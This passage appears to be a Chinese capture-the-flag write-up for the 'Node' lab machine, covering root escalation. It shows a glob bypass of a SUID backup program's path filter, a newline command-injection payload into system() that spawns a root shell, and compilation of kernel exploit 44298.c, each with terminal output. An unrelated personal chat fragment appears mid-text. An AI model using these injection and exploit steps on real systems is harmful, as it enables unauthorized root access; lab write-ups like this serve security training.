
最后会将目标路径放到/usr/bin/zip -r -P magicword %s %s >/dev/null的第二个参数处用于zip压缩备份,使用system函数执行
v25最程序最开始被赋值为0,当使用了-q参数则会赋值为1,说明这个参数用于是否启用静默输出
…
没思路了 不要在黑我男朋友的电脑了
呜呜呜 这题好难嘻嘻 爱你宝宝 去吧 臭宝宝 爱你嗯爱你去吧去吧
我会把打的这些字放到我博客上 好呀 笨猪 哈哈哈 去忙吧 好滴
重来,基于以上对程序的分析能知道整体的程序运作逻辑
1.必须对程序传递3个参数
2.第一参数为-q 第二个参数为backup_key 第三个参数为要备份的目标路径
3.目标路径有一些过滤条件
4.备份使用的是zip命令进行打包
5.备份成功则会把备份后的zip进行base64编码后输出
那么整体思路如下
1.能否bypass对目标路径的关键字过滤?
2.能否通过bypass做命令注入?
method 1: bypass keyword:root to read /root/root.txt
可以通过glob通配符绕过对root关键字的过滤直接读取/root/root.txt
1
2
3
4
5
6
7
(remote) tom@node:/usr/local/bin$ backup  -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /r**t/r**t.txt | base64 -d > /tmp/root.zip
(remote) tom@node:/usr/local/bin$ unzip /tmp/root.zip -d /tmp/
Archive:  /tmp/root.zip
[/tmp/root.zip] root/root.txt password:
 extracting: /tmp/root/root.txt
(remote) tom@node:/usr/local/bin$ cat /tmp/root/root.txt
1722e99ca5f353b362556a62bd5e6be0
method 2: bypass filter
第三个参数使用"$(printf 'aaa\n/bin/sh\nid')"
1
2
3
4
5
6
(remote) tom@node:/usr/local/bin$ backup  -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "$(printf 'aaa\n/bin/sh\nid')"
        zip warning: name not matched: aaa

zip error: Nothing to do! (try: zip -r -P magicword /tmp/.backup_753497871 . -i aaa)
\[\](remote)\[\] \[\]root@node\[\]:\[\]/usr/local/bin\[\]$ id
uid=0(root) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),1002(admin)
这个payload的执行流程如下
"$(printf 'aaa\n/bin/sh\nid')"首先会在当前的tom用户shell上生成一个包含换行符的单字符
1
2
3
aaa
/bin/sh
id
backup程序会对其进行关键字过滤,但其并不包含黑名单字符,验证将通过
systme函数接收后会将换行符视作分隔符,等同于执行三个命令
1
2
3
/usr/bin/zip -r -P magicword /tmp/.backup_753497871 aaa   -> aaa路径不存在 输出报错
/bin/sh  -> 执行/bin/sh生成shell
id > /dev/null -> 执行id命令 放到/dev/null 无回显
shell as root by kernel-pe
查看内核版本和linux发行类型
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
tom@node:/var/www/myplace$ cat /proc/version
Linux version 4.4.0-93-generic (buildd@lgw01-03) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.4) ) #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017
tom@node:/var/www/myplace$ uname -r
4.4.0-93-generic
tom@node:/var/www/myplace$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.3 LTS"
NAME="Ubuntu"
VERSION="16.04.3 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.3 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
searchsploit查找poc,使用44298.c提权
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
(local) pwncat$ upload /home/kali/vulnhub/node:1/44298.c /tmp/44298.c
/tmp/44298.c ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 5.8/5.8 KB • ? • 0:00:00
[22:39:40] uploaded 5.77KiB in 0.29 seconds                                                                                                     upload.py:76
(local) pwncat$
(remote) tom@node:/tmp$ gcc 44298.c -o pwn
(remote) tom@node:/tmp$ ./pwn
task_struct = ffff880024cab800
uidptr = ffff880024e08d84
spawning root shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@node:/tmp# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),1000(tom),1002(admin)
root@node:/tmp#